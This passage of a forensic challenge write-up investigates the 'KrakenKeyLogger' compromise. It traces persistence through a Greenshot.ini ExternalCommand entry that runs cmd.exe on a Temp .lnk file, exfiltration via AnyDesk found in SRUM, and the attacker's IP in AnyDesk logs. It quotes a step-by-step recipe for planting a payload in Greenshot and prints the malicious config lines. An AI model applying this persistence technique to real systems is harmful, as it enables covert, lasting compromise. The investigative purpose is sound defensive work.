
- Martin Sohn Christensen (@martinsohndk)

Persistence

Steps to create a Greenshot plugin for persistence

```
Any Greenshot plugin can contain persistence, the simplest being the "External command plugin" which uses
command line; Modify the "Greenshot.ini" file in "%AppData%\Greenshot\", add an "[ExternalCommand]"
configuration, add a new name to the "Commands" parameter, add the payload in the "Commandline.<name>" and
"Argument.<name>", add the name to the "Destinations" parameter.  Alternatively, from GUI, open "Preferences
-> Plugins -> External command Plugin -> Configure", add the payload in the "Command" and "Argument"
parameters, open "Preferences -> Destination" and enable the new external command.
```

***Greenshot** listed on a **LOLApps** reference website, confirming its potential abuse as **a living-off-the-land application** for persistence.*


C:\Users\NIZAR\Downloads\119-KrakenKeyLogger\temp_extract_dir\challenge\Users\OMEN\AppData\Roaming\Greenshot\Greenshot.ini - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
SECURITY.txt
SOFTWARE.txt
UsrClass.dat.txt
History
de7cf8a7901d2ad13e5c67c29e5d1662_c0065373-9864-4792-b2cb-97bc3b45dab5
Greenshot.ini
user.conf
MS ini file
length: 13,215 lines: 284
Ln: 201 Col: 40 Pos: 10,126
Windows (CR LF)
UTF-8-BOM
INS

```
; Defines the size of the icons (e.g. for the buttons in the editor), default value 16,16 anything bigger will cause scaling
IconSize=16, 16
; The connect timeout value for webrequets, these are seconds
WebRequestTimeout=100
; The read/write timeout value for webrequets, these are seconds
WebRequestReadWriteTimeout=100

; Greenshot ExternalCommand Plugin configuration
[ExternalCommand]
; The commands that are available.
Commands=MS Paint,jlhgfjhdflghjhuhuh
; Redirect the standard error of all external commands, used to output as warning to the greenshot.log.
RedirectStandardError=True
; Redirect the standard output of all external commands, used for different other functions (more below).
RedirectStandardOutput=True
; Depends on 'RedirectStandardOutput': Show standard output of all external commands to the Greenshot log, this can be usefull for debugging.
ShowStandardOutputInLog=False
; Depends on 'RedirectStandardOutput': Parse the output and take the first found URI, if a URI is found than clicking on the notify bubble goes there.
ParseForUri=True
; Depends on 'RedirectStandardOutput': Place the standard output on the clipboard.
OutputToClipboard=False
; Depends on 'RedirectStandardOutput' & 'ParseForUri': If an URI is found in the standard input, place it on the clipboard. (This overwrites the output from OutputToc
UriToClipboard=True
; The commandline for the output command.
Commandline.MS Paint=C:\Windows\System32\mspaint.exe
Commandline.jlhgfjhdflghjhuhuh=C:\Windows\system32\cmd.exe
; The arguments for the output command.
Argument.MS Paint="{0}"
Argument.jlhgfjhdflghjhuhuh=/c "C:\Users\OMEN\AppData\Local\Temp\templet.lnk"
; Should the command be started in the background.
RunInbackground.MS Paint=True
; If a build in command was deleted manually, it should not be recreated.
DeletedBuildInCommands=

; Greenshot Imgur Plugin configuration
[Imgur]
; Url to Imgur system.
ImgurApi3Url=https://api.imgur.com/3
```


Injected command configured within the Greenshot LOLApp, executed automatically to achieve persistence on the compromised system.

5. What is the complete path of the malicious file that the attacker used to achieve persistence?

As shown in **the previous screenshot**, the complete path of **the malicious file** used by the attacker **to establish persistence** was identified within the **Argument.jlhgfjhdflghjhuhuh** field.


6. What is the name of the application the attacker utilized for data exfiltration?

When reviewing the challenge and seeing signs of potential **data exfiltration**, the first artifact that came to mind was the **System Resource Usage Monitor (SRUM) database (SRUDB.dat).** Using **SrumECmd**, we analyzed **SRUM** to identify applications responsible **for unusually high network data transfer**. This investigation revealed a **remote desktop application** consuming a significant **amount of outbound bandwidth** which **allowed us to** confirm **AnyDesk** was utilized by the attacker as the data **exfiltration tool**.



```
C:\Users\NIZAR\Desktop\Tools\Get-ZimmermanTools>SrumECmd.exe -f C:\Users\NIZAR\Downloads\119-KrakenKeyLogger\temp_extract_dir\challenge\Windows\system32\sru\SRUDB.dat --csv
 "C:\Users\NIZAR\Desktop\SRUDB"
SrumECmd version 1.0.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/Srum

Command line: -f C:\Users\NIZAR\Downloads\119-KrakenKeyLogger\temp_extract_dir\challenge\Windows\system32\sru\SRUDB.dat --csv C:\Users\NIZAR\Desktop\SRUDB

Processing 'C:\Users\NIZAR\Downloads\119-KrakenKeyLogger\temp_extract_dir\challenge\Windows\system32\sru\SRUDB.dat'...

Processing complete!

Energy Usage count:             0
AppTimelineProvider count:      1,484
vfuprov count:                  42
App Resource Usage count:       657
Network Connection count:       4
Network Usage count:            114
Push Notification count:        5

Path to 'C:\Users\NIZAR\Desktop\SRUDB' doesn't exist. Creating...
CSV output will be saved to 'C:\Users\NIZAR\Desktop\SRUDB'

Processing completed in 0.5624 seconds


C:\Users\NIZAR\Desktop\Tools\Get-ZimmermanTools>
```

Parsing the SRUM (SRUDB.dat) database using SrumECmd to identify applications with unusually high network data usage.




A1: Id

	A	B	C	D	E	F	G	H	I
89	88	##########	Dnscache			NetworkServ	S-1-5-20		13
90	89	##########	System			LocalSystem	S-1-5-18		4
91	90	##########				UnknownOrUserSid			2
92	91	##########	\device\harddiskvolume3\windows\system32\smartscreen.exe			UnknownOrU	S-1-5-21-4195466317-3670		11
93	92	##########	Microsoft.Windows.Search_1.14.9.19041_neutral_neutral_cw5n1h2txyewy			UnknownOrU	S-1-5-21-4195466317-3670		11
94	93	##########	\device\harddiskvolume3\windows\explorer.exe			UnknownOrU	S-1-5-21-4195466317-3670		11
95	94	##########	System\IPv6 Control Message			LocalSystem	S-1-5-18		4
96	95	##########	Spooler			LocalSystem	S-1-5-18		4
97	96	##########	wlidsvc			LocalSystem	S-1-5-18		4
98	97	##########	\device\harddiskvolume3\users\omen\appdata\local\microsoft\onedrive\onedrive.exe			UnknownOrU	S-1-5-21-4195466317-3670		11
99	98	##########	\device\harddiskvolume3\users\omen\desktop\anydesk.exe			UnknownOrU	S-1-5-21-4195466317-3670		11
100	99	##########	DoSvc			NetworkServ	S-1-5-20		13
101	100	##########	LicenseManager			UnknownOrU	S-1-5-21-4195466317-3670		11
102	101	##########	LicenseManager			NetworkServ	S-1-5-20		13
103	102	##########	\device\harddiskvolume3\program files (x86)\microsoft\edge\application\msedge.exe			UnknownOrU	S-1-5-21-4195466317-3670		11
104	103	##########	DoSvc			UnknownOrU	S-1-5-21-4195466317-3670		11
105	104	##########	wuauserv			UnknownOrU	S-1-5-21-4195466317-3670		11
106	105	##########	BITS			UnknownOrU	S-1-5-21-4195466317-3670		11
107	106	##########	wisvc			LocalSystem	S-1-5-18		4
108	107	##########	WpnService			LocalSystem	S-1-5-18		4
109	108	##########	\device\harddiskvolume3\program files\greenshot\greenshot.exe			UnknownOrU	S-1-5-21-4195466317-3670		11
110	109	##########	wuauserv			LocalSystem	S-1-5-18		4

Evidence of AnyDesk.exe execution found in SRUM, confirming its use as the data exfiltration tool.

7. What is the IP address of the attacker?

To hunt for **the attacker’s IP address**, we focused on **AnyDesk service logs**, specifically the **ad.trace file.** This log records **details of remote AnyDesk sessions**, including **connection metadata.** By examining **the External Address entries** within **ad.trace,** we were able **to trace the remote connection established during the incident window**. The analysis revealed that the attacker connected from **the external IP address 77.232.122.31**



```
 svc    6572   5380   10               handshake - Using protocol version 3.
 ont    2776    420                 address_book - No such a roster ID (0) exist to return its type!
 ont    2776    420                      toolbar - Can not find tooltip for roster with type rt_unknown
 svc    6572   5380              fiber.scheduler - Fiber 10 'relay_connector' (parent: 5 'main_relay_conn') requested quit of fiber 16.
 svc    6572   5380   16             fiber.fiber - Received quit.
 svc    6572   5380              fiber.scheduler - Fiber 16 terminated.
 svc    6572   5380              fiber.scheduler - Fiber 10 'relay_connector' (parent: 5 'main_relay_conn') requested quit of fiber 15.
 svc    6572   5380   15             fiber.fiber - Received quit.
 svc    6572   5380              fiber.scheduler - Fiber 15 terminated.
 svc    6572   5380   10   anynet.relay_connector - Connection terminated: anynet_invalid_zone
 svc    6572   5380   10   anynet.relay_connector - Received a new server list (10 servers)
 svc    6572   5380   10   anynet.relay_connector - Connecting to relay relay-28682325.net.anydesk.com (1/10)
 svc    6572   5380   10   anynet.relay_connector - Skipping connect method connect_proxy_443 (1/6) (no proxy found)
 svc    6572   5380   10   anynet.relay_connector - Skipping connect method connect_proxy_80 (2/6) (no proxy found)
 svc    6572   5380   10   anynet.relay_connector - Skipping connect method socks_proxy_443 (3/6) (no proxy found)
 svc    6572   5380   10   anynet.relay_connector - Using IPv4: 208.115.231.126
 ont    2776    420             win_app.frontend - Disallowing Google Chrome offer (no permission: 0x00000000 & 0x00000001).
 ont    2776    420                 address_book - No such a roster ID (0) exist to return its type!
 ont    2776    420                      toolbar - Can not find tooltip for roster with type rt_unknown
 svc    6572   5380   10         fiber.scheduler - Spawning root fiber 17.
 svc    6572   5380   10   anynet.relay_connector - Cipher: ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=ECDSA Enc=AESGCM(256) Mac=AEAD
 svc    6572   5380   10         fiber.scheduler - Spawning root fiber 18.
 svc    6572   5380   10               handshake - Using protocol version 3.
 svc    6572   5380   10   anynet.relay_connector - Connection established.
 svc    6572   5380   10   anynet.relay_connector - Relay connector stopped.
 svc    6572   5380              fiber.scheduler - Fiber 10 'relay_connector' (parent: 5 'main_relay_conn') terminated.
 svc    6572   5380    5   anynet.main_relay_conn - Network ID: main
 svc    6572   5380    5        anynet.relay_conn - External address: 77.232.122.31:3998.
 svc    6572   5380    5              anynet.conn - Could not send login token. unavailable (62).
 svc    6572   5380    5   anynet.main_relay_conn - Main relay ID: 28682325
 svc    6572   5380    5   anynet.main_relay_conn - Detected 3 new networks.
 svc    6572   5380    3  license_service_adapter - Unhandled message. (license_msg_t)
 svc    6572   5380    3  license_service_adapter - Unhandled message. (connect_msg_t)
 svc    6572   5380    3  license_service_adapter - Unhandled message. (user_data_msg_t)
 svc    6572   5380    4    anynet.connection_mgr - Main relay connection established.
 svc    6572   5380    4    anynet.connection_mgr - New user data. Client-ID: 1000348355.
 svc    6572   5380    5              anynet.conn - Could not send login token. unavailable (66).
 svc    6572   5380    5              anynet.conn - Could not send login token. unavailable (47).
```

Normal text file
length: 827,632   lines: 6,050
Ln: 190   Col: 135   Pos: 25,886
Windows (CR LF)
UTF-8
INS

AnyDesk log (ad.trace) showing the external IP address of the attacker connected to the compromised system.

4. Conclusion

The analysis of the **KrakenKeylogger** incident confirms a successful compromise initiated via **social engineering** on **Telegram.** The attacker demonstrated sophistication by:

- **Evasion:** Using password-protected archives to bypass email and web filters.
- **Persistence:** Abusing legitimate software **(Greenshot)** to maintain access without dropping **typical startup items.**
- **Exfiltration:** Leveraging legitimate remote administration tools **(AnyDesk)** to blend in with **normal network traffic.**

5. Recommendations

Block the identified malicious domain (**masherofmasters.cyou**) and attacker IP **(77.232.122.31).**

Restrict the installation of remote access tools **(RATs)** like **AnyDesk** and monitor for **unauthorized usage.**

Implement stricter application allow-listing **to prevent the modification of configuration files** for apps like **Greenshot.**

Conduct user awareness training regarding the risks of accepting files **from unknown sources** on **messaging platforms.**